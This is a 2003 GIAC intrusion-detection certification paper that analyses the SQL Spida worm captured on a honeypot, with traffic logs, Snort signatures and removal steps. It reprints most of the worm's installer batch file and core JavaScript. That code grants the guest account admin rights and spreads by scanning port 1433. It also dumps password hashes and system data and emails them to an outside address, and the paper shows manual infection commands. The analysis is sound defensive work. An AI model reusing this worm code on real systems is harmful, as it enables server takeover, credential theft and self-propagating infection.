Global Information Assurance Certification Paper

GIAC: Intrusion Detection In Depth

GCIA Practical Version 3.3

By

Jason Thompson

July 21, 2003

Table of Contents

Conventions Used In This Paper 3
Assignment 1: Describe the State of Intrusion Detection 4
SQL Servers Exposed: An Analysis of Two SQL Worms 4
- Introduction 4
- SQL Spida 5
  - Overview 5
  - Method of Infection 5
  - Resulting Traffic Analysis 11
  - Detection and Removal 14
  - Wrap Up 17
  - Vulnerability References of Note 18
- SQL Sapphire 18
  - Overview 18
  - Method of Infection 18
  - Resulting Traffic Analysis 21
  - Detection and Removal 24
  - Wrap Up 27
  - Vulnerability References of Note 28
- Summary 28
- References 30

Assignment 2: Network Detects 31
- Detect 1: Backdoor IRC Worm / Trojan Infects Windows 2000 SQL Server / Domain Controller 31
- Detect 2: An Attempted System Compromise Using the Code Red II Exploit 44
- Detect 3: An Attacker Scans a Host on TCP Port 0 55

Assignment 3: Analyze This 66
- Executive Summary 66
- Logs Analyzed 67
- Internal Hosts with Services Running 68
- Alert Details 69
- Scan Details 83
  - Internal Scanners 84
  - External Scanners 88
- Link Graph 93
- Top Talkers 94
  - Top 10 Alert Sources 94
  - Top 10 Web Talkers 95
  - Top 10 IRC Chatters 95
  - Top 10 File Sharing and Gaming Hosts 96
- Top Five External Sources 97
- Defensive Recommendations 98
- The Analysis Process 100
- References 102

Appendix A: Home Network Diagram 106
Appendix B: Fixing the University's Log Files 107

Conventions Used In This Paper

Normal Text – This is normal text (12 pt Arial).

Output Text

```
Text appearing in a table outline such as this is used to show output data or
the text of a file. Alignment, especially when using the hexadecimal output
features of tcpdump and windump, is very important, therefore a fixed width
font (Courier New, 9 pt) is used.
```

Command Text

```
    Text appearing such as this is for commands issued, IDS signature
    display, or other text which does not follow into the category of
    output data. A fixed width font (Courier New, 10 pt) is used
    here.
```

Log Output From a Check Point VPN-1/Firewall-1 NG FP3 Firewall

The following shows the order in which Check Point outputs its log file data.

```
Record #, Date, Time, Interface, Action, Service (destination port), Source
Address, Destination Address, Protocol, Source Port
```

Although log output format is generally not described in a document, Check Point's log output is very customizable and I believe it necessary to show the format that will be used as standard for this paper.

Altered Log Files

The log files in the first two assignments have been altered to hide IP addresses, domain names, and other sensitive information.

```
my.net – replaces the first two octets in an internal network
my.ext – replaces the first two octets in an external IP address
xxxx – replaces the first two hexadecimal octets in an IP address found in logs
```

References

Subscripted numbers found throughout the paper (such as $_5$) correspond to the references at the end of each section.

Assignment 1: Describe the State of Intrusion Detection

SQL Servers Exposed: An Analysis of Two SQL Worms

Introduction

Microsoft SQL Server is one of the most heavily used back end database applications available today. It is used by a great number of corporations to support e-commerce web sites, large enterprise data stores, SAP databases for end users, and the list goes on. In essence, Microsoft SQL Server is probably one of the most mission critical applications a corporation runs. Downtime associated with a SQL server, even for a brief period of time, could mean millions of dollars in loss of business.

These SQL servers have been the target of two major vulnerabilities in the past year: SQL Spida and SQL Sapphire. They are very different in their method of infection and vulnerability exploited, but both of them cause conditions which cripple the security and availability of a SQL server, and can spread themselves to adjacent SQL servers, possibly resulting in downtime to an entire server farm. They also have the unfortunate side effect of causing a denial of service condition on a network if enough hosts are infected. Taking all of these factors into account, the damage that can be caused by these two worms could be devastating to a business which depends on back end databases for content delivery to customers or end users.

For this assignment, I will be analyzing these two vulnerabilities in detail. I will demonstrate how they work, what effect these vulnerabilities have on a host or network, how to detect and remove them, and comment on the effect each one had on the Internet community in general. I will also use these findings to compare the two vulnerabilities, and demonstrate how each one could have been avoided.

In order to effectively analyze these worms, I have set up a 'honeypot' machine to capture each one; a Windows 2000 Server running Microsoft SQL Server 2000. This server is sitting behind a firewall and has the appropriate ports open to it. In order to keep the worms contained, all outgoing SQL traffic from the server has been blocked by the firewall so that once this server is infected it will not be able to spread to others. I have included a diagram of this test network in Appendix A.

SQL Spida

Overview

The worm dubbed SQL Spida (or SQL Snake) has been around since May of 2002, and is still seeking out vulnerable Microsoft SQL Servers as of this writing. The first detects were made by the Internet Storm Center on May 20th[1], and rapidly became a serious problem. An infected computer would find other vulnerable computers, infect them, and cause a potential denial of service condition if these servers were numerous enough. On top of that, it would e-mail selected information about the host system to a remote address, resulting in a moderate to severe security violation.

A few early reports on SQL Spida indicated that only Microsoft SQL Server 7.0 was affected, and this is simply not true. Due to some measures taken by Microsoft to discourage administrators from setting blank 'sa' passwords (a warning issued during install), it is less likely that a SQL Server 2000 machine would be affected, but there is nothing stopping an administrator from setting a blank password. There are other conditions that need to be met as well, which will be demonstrated in this paper.

Method of Infection

There are two ways to be infected by this worm. One way is by a remote SQL server already infected, spreading the worm via its propagation routine. The second method is manually, initiated by a remote user with the appropriate files. These files are easily accessible via Digital Offense (http://www.digitaloffense.net), or some other source. The second method is the one that was used to infect the honeypot server for the purpose of this assignment. The files involved and their basic function are shown below[7]. These files, when on an infected host, are located in the %WINDIR%\System32 directory.

- Drivers\services.exe – FSCAN port scanner.
- Clemail.exe – Command line e-mailer.
- Pwdump2.exe – Takes password hashes for Windows user accounts.
- Run.js – JavaScript interface to command shell.
- Samdump.dll – SAM library used by pwdump.exe.
- Sqldir.js – Collects information about local databases.
- Sqlexec.js – Used to run commands on a remote Microsoft SQL server.
- Sqlintstall.bat – Used for initial worm infection once a host is identified.
- Sqlprocess.js – Core worm processing script.
- Timer.dll – Timing library used by the worm.

The first thing the worm does is it looks for Microsoft SQL Servers (version 7.x or 2000) listening on port 1433 with a blank ‘sa’ password, ‘sa’ being the SQL administrator account if using mixed mode authentication (Windows and SQL). The automated process finds these servers by running a port scanner called 'FScan' and attempting to log into the host using the 'sa' account and a blank password. If performing a manual infection, this is as simple as running a few quick commands (shown below is the command used against the honeypot).

```
sqlexec.js my.ext.108.39 sa "" cmd
```

Once that command has been executed, a potentially vulnerable host will respond as follows.

Now the batch command can be run.

```
sqlinstall.bat my.ext.108.39 sa ""
```

Shown below is the batch file executed. I have inserted bolded comments to describe the purpose of each command. From the command issued, ‘%1’ would be the destination IP address (my.ext.108.39) and ‘%2’ would be the account used (sa).

```
rem sqlinstall.bat v2.5

cscript sqlexec.js %1 sa "" echo %1|find "%1"
if not "%errorlevel%"=="0" goto fail

# Enable guest account
cscript sqlexec.js %1 sa "" net user guest /active:yes

# Set guest account password to %2 (sa)
cscript sqlexec.js %1 sa "" net user guest %2

# Add guest account to Administrators group
cscript sqlexec.js %1 sa "" net localgroup administrators guest /add

# Add guest account to Domain Admins group
cscript sqlexec.js %1 sa "" net group ``Domain Admins`` guest /add

# Connect to the remote machine using the guest account
net use \\%1 %2 /u:guest
```

```
# Check that cscript.exe exists, necessary for infecting machines with the worm
if not exist \\%1\admin$\system32\cscript.exe goto fail

# Check to see if the machine is already infected
if exist \\%1\admin$\regedt32.exe goto fail

# Unhide the local worm files
attrib -h drivers\services.exe
attrib -h sqlexec.js
attrib -h clemail.exe
attrib -h sqlprocess.js
attrib -h sqlinstall.bat
attrib -h sqldir.js
attrib -h run.js
attrib -h timer.dll
attrib -h samdump.dll
attrib -h pwdump2.exe

# Copy the worm files to the remote machine
copy drivers\services.exe \\%1\admin$\system32\drivers
copy sqlexec.js \\%1\admin$\system32
copy clemail.exe \\%1\admin$\system32
copy sqlprocess.js \\%1\admin$\system32
copy sqlinstall.bat \\%1\admin$\system32
copy sqldir.js \\%1\admin$\system32
copy run.js \\%1\admin$\system32
copy timer.dll \\%1\admin$\system32
copy samdump.dll \\%1\admin$\system32
copy pwdump2.exe \\%1\admin$\system32

# Hide the worm files on the remote machine
attrib +h \\%1\admin$\system32\drivers\services.exe
attrib +h \\%1\admin$\system32\sqlexec.js
attrib +h \\%1\admin$\system32\clemail.exe
attrib +h \\%1\admin$\system32\sqlprocess.js
attrib +h \\%1\admin$\system32\sqlinstall.bat
attrib +h \\%1\admin$\system32\sqldir.js
attrib +h \\%1\admin$\system32\run.js
attrib +h \\%1\admin$\system32\timer.dll
attrib +h \\%1\admin$\system32\samdump.dll
attrib +h \\%1\admin$\system32\pwdump2.exe

# Hide the local worm files again
attrib +h drivers\services.exe
attrib +h sqlexec.js
attrib +h clemail.exe
attrib +h sqlprocess.js
attrib +h sqlinstall.bat
attrib +h sqldir.js
attrib +h run.js
attrib +h timer.dll
attrib +h samdump.dll
attrib +h pwdump2.exe

# Three lines used to remove the guest account from the administrators groups
# as well as disable the guest account
cscript sqlexec.js %1 sa "" net user guest /active:no
cscript sqlexec.js %1 sa "" net localgroup administrators guest /delete
cscript sqlexec.js %1 sa "" net group ``Domain Admins`` guest /delete

# Change the sa password on the remote machine using the sp_password stored
# procedure (changed to 'sa')
cscript sqlexec.js %1 sa "" isql -E -Q ``sp_password NULL,%2,sa``
```

```
# Run the worm propagation routine
cscript sqlexec.js %1 sa %2 run.js sqlprocess.js %2

# Create a file to signify a successful infection attempt
echo. > %1.ok
goto end

# Create a file to signify an unsuccessful infection attempt
:fail
echo. > %1.fail

:end

# Remove the share to the remote machine
net use \\%1 /d
```

One difference between the manual and automated infection is the password assigned to the 'sa' account. Although in the above script, the password of the 'sa' account is set to 'sa', the automated worm sets it to a random set of characters, 4 bytes in length.

The sqlprocess.js file is the actual core of the worm. The following is some of the interesting code in the file. I have taken out some of the code for brevity purposes, and commented sections of the code in bold.

```
# Function used to generate random 'sa' password

function password()
 {
  pass = "";

  for (counter = 0;counter < 4;counter++)
   pass += String.fromCharCode(random(97, 122)) + random(0, 9);

  return pass;
 }

# Function used to delete files

function destroy(filename)
 {
  if (!fs.FileExists(filename))
   return false;

  file = fs.GetFile(filename);
  tempname = file.Name = fs.GetTempName();
  file.Delete(true);

  newfile = fs.CreateTextFile(tempname, true);
  newfile.Close();

  file = fs.GetFile(tempname);
  file.Delete(true);

  return true;
 }

if (WScript.Arguments.length != 0)
```

```
 {

# This is written in the registry and turns on the NetDDE service, allowing SQL to
use the DDE protocol (8)

  shell.RegWrite("HKLM\\System\\CurrentControlSet\\Services\\NetDDE\\ImagePath",
"%COMSPEC% /c start netdde && sqlprocess init", "REG_EXPAND_SZ");
  shell.RegWrite("HKLM\\System\\CurrentControlSet\\Services\\NetDDE\\Start", 2,
"REG_DWORD");

  shell.Run("regsvr32 /s timer.dll", 0, true);

  sql = new ActiveXObject("SQLDMO.SQLServer");
  sql.Connect(".", "sa", WScript.Arguments(0));

# Configure SQL server to use the Winsock TCP/IP library instead of the default
DBNETLIB library (8)

  if (sql.VersionMajor == 7)

shell.RegWrite("HKLM\\software\\microsoft\\mssqlserver\\client\\connectto\\dsquery",
"dbmssocn");

  sql.Close();

# Copy regedt32.exe to %WINDIR% to indicate an infected host

fs.CopyFile(shell.ExpandEnvironmentStrings("%SystemRoot%\\system32\\regedt32.exe"),
shell.ExpandEnvironmentStrings("%SystemRoot%\\"), true);

# Create send.txt and e-mail it to ixltd@postone.com

  destroy(clefile);

  shell.Run("cmd /c ipconfig /all > send.txt", 0, true);
  shell.Run("cmd /c cscript sqldir.js . sa " + WScript.Arguments(0) + " /r3s >>
send.txt", 0, true);
  shell.Run("cmd /c pwdump2 >> send.txt", 0, true);
  shell.Run("clemail.exe -bodyfile send.txt -to ixltd@postone.com -subject
SystemData-" + WScript.Arguments(0), 0, true);

  destroy(clefile);
  destroy(path + "send.txt");
 }

shell.Run("net use /persistent:no", 0);

timer = new ActiveXObject("Timer.Sleep");

# The worm propagation routine.
for (;;)
 {

# Generate random first octet, between 1 and 223, which does not belong to 10, 127,
# 172, or 192.

  do
   {
    number = statarray[random(0, 1235)];

    if (typeof(number) == "undefined")
     number = random(1, 223);
   }
```

```
  while (number == 10 || number == 127 || number == 172 || number == 192)

# Run the services.exe (FScan) portscanner using the generated first octet and a
# random second octet, looking for open 1433 ports. Store the data found in
# rdata.txt

  shell.Run("drivers\\services -q -c 10000 " + number + "." + random(0, 255) +
".1.1-255.254 -p 1433 -o rdata.txt -z " + threads, 0, true);

  rdata = fs.OpenTextFile(path + "rdata.txt", 1);

# Use the rdata.txt file to attempt to infect remote hosts found to have port 1433
# open

  while (!rdata.AtEndOfStream)
   {
    ip = rdata.ReadLine();

    if (ip.indexOf("1433/tcp") == -1)
     continue;

    ip = ip.slice(0, ip.indexOf(" "));

    shell.Run("sqlinstall.bat " + ip + " " + password(), 0);

    counter = 0;

    do
     {
      if (counter > installtime / interval)
       break;

      timer.DoSleep(interval);
      counter++;
     }
    while (!destroy(path + ip + ".ok") && !destroy(path + ip + ".fail"))
   }

# Remove the rdata.txt file

  rdata.Close();
  destroy(path + "rdata.txt");
 }
```

To summarize, the worm first writes itself to the registry to ensure that it is started again if the server is rebooted. It should be noted that SQL Server does not have to be running once a machine is infected. It is independent of the SQL Server service once infection has taken place. SQL Server is a method by which to be infected, but not to propagate. The worm then copies regedt32.exe to the %WINDIR% directory, which is used to mark an already infected host (if you recall sqlinstall.bat checks for this). The file send.txt, containing IP configuration, database information (other than the built in databases), and the password hashes for local Windows accounts is then created, sent to ixltd@postone.com, and deleted.

The propagation routine begins by generating a network for FScan to use, eliminating any 10.0.0.0/8, 127.0.0.0/8, 172.0.0.0/8, and 192.0.0.0/8 networks from its field of view. Although both the first and second octet are random, the

first octet is limited to 1-223 (with the exception of the above networks of course), keeping the unusable 224 and above octets out of the range. The second octet is between 1 and 254. This completes a 16 bit network range for the scanner to use, and it starts at x.y.1.1 and ends at x.y.255.254. IP addresses with open 1433 ports are output to rdata.txt and used in the infection routine. The script then runs sqlinstall.bat against IP's found in the rdata.txt file, and attempts to infect those hosts.

Resulting Traffic Analysis

Although capturing the worm on the honeypot should have been relatively easy, as it is still spreading throughout the Internet, it was not. As this honeypot's traffic inbound and outbound is regulated by a firewall, only certain ports were allowed to pass through. However, allowing port 1433 simply was not enough for this server to be infected. While unmentioned in a lot of literature on the Internet, port 1433 is not the only port required by this worm, depending on whether or not the files already reside on the server. In the infection method, we can see many file copies happening. These do not happen through port 1433, but rather port 445 (Microsoft Directory Services). Some of the commands used to infect the server can be “tunneled” through port 1433 (net use commands executed via sqlexec.js) but file copies cannot, and these files are required by the worm. Shown below is some of the Snort IDS traffic obtained.

```
[**] [1:687:4] MS-SQL xp_cmdshell - program execution [**]
[Classification: Attempted User Privilege Gain] [Priority: 1]
03/22-07:15:02.765928 211.21.92.249:64937 -> my.ext.108.39:1433
TCP TTL:106 TOS:0x0 ID:65265 IpLen:20 DgmLen:122 DF
***AP*** Seq: 0x1E906B01  Ack: 0xB52ACDAA  Win: 0x42D0  TcpLen: 20

[**] [1:687:4] MS-SQL xp_cmdshell - program execution [**]
[Classification: Attempted User Privilege Gain] [Priority: 1]
03/22-07:15:04.486637 211.21.92.249:65295 -> my.ext.108.39:1433
TCP TTL:106 TOS:0x0 ID:65271 IpLen:20 DgmLen:138 DF
***AP*** Seq: 0x1E9863C5  Ack: 0xB531DCB0  Win: 0x42D0  TcpLen: 20

[**] [1:687:4] MS-SQL xp_cmdshell - program execution [**]
[Classification: Attempted User Privilege Gain] [Priority: 1]
03/22-07:15:06.521790 211.21.92.249:65213 -> my.ext.108.39:1433
TCP TTL:106 TOS:0x0 ID:65278 IpLen:20 DgmLen:132 DF
***AP*** Seq: 0x1EA00C45  Ack: 0xB53962D1  Win: 0x42D0  TcpLen: 20
```

The firewall logs also logged incoming SQL traffic. Please note the time difference, NTP was not running on the IDS at the time.

```
1064,22Mar2003,6:54:35,eth0,Accept,1433,211.21.92.249,my.ext.108.39,tcp,65045
1065,22Mar2003,6:54:36,eth0,Accept,1433,211.21.92.249,my.ext.108.39,tcp,64937
1066,22Mar2003,6:54:38,eth0,Accept,1433,211.21.92.249,my.ext.108.39,tcp,65295
1067,22Mar2003,6:54:40,eth0,Accept,1433,211.21.92.249,my.ext.108.39,tcp,65213
1068,22Mar2003,6:54:41,eth0,Accept,1433,211.21.92.249,my.ext.108.39,tcp,65031
1069,22Mar2003,6:54:43,eth0,Accept,1433,211.21.92.249,my.ext.108.39,tcp,64944
1070,22Mar2003,6:54:44,eth0,Drop,445,211.21.92.249,my.ext.108.39,tcp,65232
1248,22Mar2003,8:57:29,eth0,Accept,1433,67.115.73.97,my.ext.108.39,tcp,2798
```

```
1393,22Mar2003,9:56:45,eth0,Accept,1433,67.115.73.97,my.ext.108.39,tcp,1854
1394,22Mar2003,9:56:46,eth0,Accept,1433,67.115.73.97,my.ext.108.39,tcp,1855
1395,22Mar2003,9:56:47,eth0,Accept,1433,67.115.73.97,my.ext.108.39,tcp,1856
1396,22Mar2003,9:56:49,eth0,Accept,1433,67.115.73.97,my.ext.108.39,tcp,1857
1397,22Mar2003,9:56:50,eth0,Accept,1433,67.115.73.97,my.ext.108.39,tcp,1858
1398,22Mar2003,9:56:51,eth0,Drop,445,67.115.73.97,my.ext.108.39,tcp,1859
```

As you can see from the above logs, the script would run, but once a file copy had to be initiated, the packet was dropped. I left port 445 closed for some time, but never once got infected.

Once port 445 was allowed, the script completed much further, however no infection took place. Although the files existed on the server once port 445 was permitted, the worm would not execute. I put a machine on the external side of my Internet connection off of the hub, and attempted to infect the machine via the manual process. The following shows the command output which gave the problem.

```
C:\Download\sqlsnake\cscript sqlexec.js my.ext.108.39 sa "" isql –E –Q
``sp_password NULL,sa,sa``
Microsoft (R) Windows Script Host Version 5.6
Copyright (C) Microsoft Corporation 1996-2001. All rights reserved.

'isql' is not recognized as an internal or external command, operable program
or batch file.
```

Without the path to isql.exe in the path variable on the local machine, the worm cannot change the 'sa' password, and therefore cannot run its final command to begin the infection process. Hence some of the login failures I was showing in my logs.

With isql.exe now available, the worm was able to change the password and initiate on the honeypot. The IDS detected a password change attempt.

```
[**] [1:683:4] MS-SQL sp_password - password change [**]
[Classification: Attempted User Privilege Gain] [Priority: 1]
04/19-11:17:38.726488 24.230.192.196:1319 -> my.ext.108.39:1433
TCP TTL:127 TOS:0x0 ID:1853 IpLen:20 DgmLen:156 DF
***AP*** Seq: 0xAA8AB7  Ack: 0x43D5A81A  Win: 0x42D2  TcpLen: 20
```

Also, the firewall immediately began picking up the following traffic.

```
34439,19Apr2003,11:10:32,eth1,Drop,110,my.net.0.251,66.54.152.8,tcp,1437
34440,19Apr2003,11:10:55,eth1,Drop,110,my.net.0.251,66.54.152.8,tcp,1438
34444,19Apr2003,11:11:18,eth1,Drop,25,my.net.0.251,216.18.117.43,tcp,1441
34445,19Apr2003,11:11:41,eth1,Drop,25,my.net.0.251,216.18.117.43,tcp,1442
```

There were two connection attempts on port 110 (pop-3) and on port 25 (SMTP). This was the portion of the worm attempting to send mail to ixltd@postone.com. A quick query determined the names of the mail servers.

66.54.152.8 – pop.SoftHome.net

216.18.117.43 – member-mx1.crosswinds.net

After the unsuccessful attempts, it began the propagation routine. A port scan began and showed up as follows on the firewall.

```
34450,19Apr2003,11:12:16,eth1,Drop,1433,my.net.0.251,66.186.1.1,tcp,1443
34451,19Apr2003,11:12:16,eth1,Drop,1433,my.net.0.251,66.186.1.2,tcp,1444
34452,19Apr2003,11:12:16,eth1,Drop,1433,my.net.0.251,66.186.1.3,tcp,1445
34453,19Apr2003,11:12:16,eth1,Drop,1433,my.net.0.251,66.186.1.4,tcp,1446
34454,19Apr2003,11:12:16,eth1,Drop,1433,my.net.0.251,66.186.1.5,tcp,1447
34455,19Apr2003,11:12:16,eth1,Drop,1433,my.net.0.251,66.186.1.6,tcp,1448
34456,19Apr2003,11:12:16,eth1,Drop,1433,my.net.0.251,66.186.1.7,tcp,1449
34457,19Apr2003,11:12:16,eth1,Drop,1433,my.net.0.251,66.186.1.8,tcp,1450
34458,19Apr2003,11:12:16,eth1,Drop,1433,my.net.0.251,66.186.1.9,tcp,1451
34459,19Apr2003,11:12:16,eth1,Drop,1433,my.net.0.251,66.186.1.10,tcp,1452
```

The propagation routine is, as mentioned before, a port scan on sequential hosts, which can easily be detected by an IDS or firewall when properly configured. However, some IDS's and firewalls have thresholds for what is considered a port scan (so many IP's scanned in so much time). If we actually sift through the logs, the scanner goes through 100 IP addresses in one second, pauses 10 seconds, scans another 100, pauses again, and so on. This sort of delay could be enough to throw off an automated IDS or firewall alerting system. The worm was permitted to run for some time, and in 1h 28m 13s, only 52,000 hosts were scanned. That is only 9.8 hosts per second. Not an intense scan to be sure, and with the 10 second gaps separating the scans, this probably wouldn't even create any kind of denial of service condition unless many hosts were infected. Performance counters were running at the time and showed no significant increase in processor utilization or network bandwidth.

Take the following command, run when the scanner starts.

```
shell.Run("drivers\\services -q -c 10000 " + number + "." + random(0,
255) + ".1.1-255.254 -p 1433 -o rdata.txt -z " + threads, 0, true);
```

The '-c' in the command line tells the scanner to delay 10 seconds (10,000 ms) before going on to the next set of IP's. '-z', which is set to 100 by default, tells the program how many IP's to scan at one time before the delay. The following command is the equivalent of the above. The output is shown as well.

```
C:\worm>services -q -c 10000 my.net.1.1-255.254 -p 1433 -z 100
FScan v1.14 - Command line port scanner.
Copyright 2002 (c) by Foundstone, Inc.
http://www.foundstone.com

 Scan started at Mon Apr 21 00:23:46 2003


Quit signal detected. Shutting down...

 Scan finished at Mon Apr 21 00:24:28 2003
 Time taken: 501 ports in 41.547 secs (12.06 ports/sec)
```

Sounds about right, 12.06 ports / second. Now let's make some adjustments. We'll set '-c' to 1 for a delay of 1 ms, and leave the number of simultaneous IP's scanned to 100. The output is as follows.

```
C:\worm>services -q -c 1 my.net.1.1-255.254 -p 1433 -z 100
FScan v1.14 - Command line port scanner.
Copyright 2002 (c) by Foundstone, Inc.
http://www.foundstone.com

 Scan started at Mon Apr 21 00:24:51 2003


Quit signal detected. Shutting down...

 Scan finished at Mon Apr 21 00:25:20 2003
 Time taken: 41782 ports in 29.188 secs (1431.48 ports/sec)
```


As we can see, a significant increase in the number of ports scanned per second (1,431.48). Also, the resulting port scan created a partial denial of service condition on the server. The services.exe file showed up as taking almost all CPU time, between 90 and 95 percent, and the network was showing an average of 91,703 bytes / second sent (~ 716 kb/s). No real network congestion, but that seems to be limited only by CPU speed. Quad processor Xeon SQL servers may have a bit more network congestion. Besides, when dealing with SQL transactions, CPU utilization can be far more important.

From this, we can probably confirm that the creator of this worm indeed wanted to get legitimate data. He or she allowed the scanner time to check the ports and report back to the host, and may also have wanted the worm to stay fairly quiet. Users of the server would not have noticed any service degradation at all, and as mentioned before the scan could have bypassed IDS and firewall alerting systems.

An interesting point to note in regards to propagation is that this worm would not spread through many internal networks today. Internal networks often use IP addresses in the 10.0.0.0/8, 172.16.0.0/12, or 192.168.0.0/16 range, which, as shown in the JavaScript code, are not scanned by the worm. Therefore, the likelihood of a massive corporate-wide infection would depend on how many SQL servers were exposed to the Internet with public IP's. However, if many servers were exposed to the Internet, there is a very good chance they all belong to the same subnet, which the worm sweeps through. So if 20 servers are exposed, and one gets infected, chances are that the rest will be too. If the administrator implemented a private IP range, he or she can bet that the infection spread externally and not internally.

Detection and Removal

There are a number of ways to find servers infected with this worm, or even patch servers which are potentially vulnerable. eEye offers a tool called Retina – SQL Worm Scanner which can scan for vulnerable servers. It's a very easy to use tool which can be run under most versions of Windows. The interface is shown below.



To determine if a server is vulnerable, it simply tries to log in using the 'sa' account and a blank password. Below is a tcpdump trace of the scan on a vulnerable host.

```
17:13:18.048888 my.net.0.3.1195 > my.net.0.251.1433: S 542126800:542126800(0)
win 64240 <mss 1460,nop,nop,sackOK> (DF)
17:13:18.048949 my.net.0.251.1433 > my.net.0.3.1195: S 2539619903:2539619903(0)
ack 542126801 win 17520 <mss 1460,nop,nop,sackOK> (DF)
17:13:18.048979 my.net.0.251.1433 > my.net.0.3.1195: S 2539619903:2539619903(0)
ack 542126801 win 17520 <mss 1460,nop,nop,sackOK> (DF)
17:13:18.049085 my.net.0.3.1195 > my.net.0.251.1433: . ack 1 win 64240 (DF)
17:13:18.049306 my.net.0.3.1195 > my.net.0.251.1433: P 1:590(589) ack 1 win
64240 (DF)
17:13:18.050125 my.net.0.251.1433 > my.net.0.3.1195: P 1:156(155) ack 590 win
16931 (DF)
0x0000  4500 00c3 246e 4000 8006 5378 xxxx 00fb      E...$n@...Sx....
0x0010  xxxx 0003 0599 04ab 975f 8640 2050 351e      .........._.@.P5.
0x0020  5018 4223 955d 0000 0401 009b 0035 0100      P.B#.].......5..
0x0030  e30f 0001 066d 6173 7465 7206 6d61 7374      .....master.mast
0x0040  6572 ab39 0045 1600 0002 0025 0043 6861      er.9.E.....%.Cha
0x0050  6e67 6564 2064 6174 6162 6173 6520 636f      nged.database.co
0x0060  6e74 6578 7420 746f 2027 6d61 7374 6572      ntext.to.'master
0x0070  272e 0848 4f4e 4559 504f 5400 0000 e309      '..HONEYPOT.....
0x0080  0003 0569 736f 5f31 0100 ad20 0001 0402      ...iso_1........
0x0090  0000 164d 6963 726f 736f 6674 2053 514c      ...Microsoft.SQL
0x00a0  2053 6572 7665 7200 005f 0800 c2e3 0a00      .Server.._......
0x00b0  0403 3531 3204 3430 3936 fd00 0000 0000      ..512.4096......
```

```
0x00c0  0000 00                                          ...
```

The trace of the scan when a server has a non-blank ‘sa’ password looks as follows.

```
17:18:45.190643 my.net.0.3.1198 > my.net.0.251.1433: S 623927604:623927604(0)
win 64240 <mss 1460,nop,nop,sackOK> (DF)
17:18:45.190708 my.net.0.251.1433 > my.net.0.3.1198: S 2617154076:2617154076(0)
ack 623927605 win 17520 <mss 1460,nop,nop,sackOK> (DF)
17:18:45.190732 my.net.0.251.1433 > my.net.0.3.1198: S 2617154076:2617154076(0)
ack 623927605 win 17520 <mss 1460,nop,nop,sackOK> (DF)
17:18:45.190828 my.net.0.3.1198 > my.net.0.251.1433: . ack 1 win 64240 (DF)
17:18:45.192103 my.net.0.3.1198 > my.net.0.251.1433: P 1:590(589) ack 1 win
64240 (DF)
17:18:45.201813 my.net.0.251.1433 > my.net.0.3.1198: P 1:60(59) ack 590 win
16931 (DF)
0x0000  4500 0063 2747 4000 8006 50ff xxxx 00fb      E..c'G@...P.....
0x0010  xxxx 0003 0599 04ae 9bfe 9a1d 2530 6382      ............%0c.
0x0020  5018 4223 85cb 0000 0401 003b 0000 0100      P.B#.......;....
0x0030  aa27 0018 4800 0001 0e1b 004c 6f67 696e      .'..H......Login
0x0040  2066 6169 6c65 6420 666f 7220 7573 6572      .failed.for.user
0x0050  2027 7361 272e 0000 0000 fd02 0000 0000      .'sa'...........
0x0060  0000 00                                      ...
```

There are actually two login failures, only one is shown. Whether a server is considered vulnerable or not is dependant on how it responds to the scanners request to log in to the master database.

Snort has a few signatures which can detect the traffic generated by this worm.

```
alert tcp $EXTERNAL_NET any -> $SQL_SERVERS 1433 (msg:"MS-SQL xp_cmdshell -
program execution"; content:
"x|00|p|00|_|00|c|00|m|00|d|00|s|00|h|00|e|00|l|00|l|00|"; nocase;
flow:to_server,established; classtype:attempted-user; sid:687; rev:4;)
```

The above signature is indicative of an attempt to compromise a vulnerable server. A signature such as this triggering multiple times and coming from an external source could be indicative of a SQL Spida infection attempt.

```
alert tcp $EXTERNAL_NET any -> $SQL_SERVERS 1433 (msg:"MS-SQL sp_password -
password change"; content:
"s|00|p|00|_|00|p|00|a|00|s|00|s|00|w|00|o|00|r|00|d|00|"; nocase;
flow:to_server,established; classtype:attempted-user; sid:683; rev:4;)
```

This signature will trigger during the latter stages of the worm when it attempts to change the ‘sa’ password. If this signature triggers from an external source, coupled with a stream of xp_cmdshell – program execution alerts, it is likely that a server was compromised.

Removing this worm is a quick task. First, change the ‘sa’ password and disable the Guest account (if it isn’t already disabled). The following registry keys must be deleted.

HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\NetDDE\ImagePath
HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\NetDDE\Start
HKEY_LOCAL_MACHINE\software\microsoft\mssqlserver\client\connectto\dsquery

Unregister the timer used for scan and infection timing. Use the following command.

```
regsvr32 /u TIMER.DLL
```

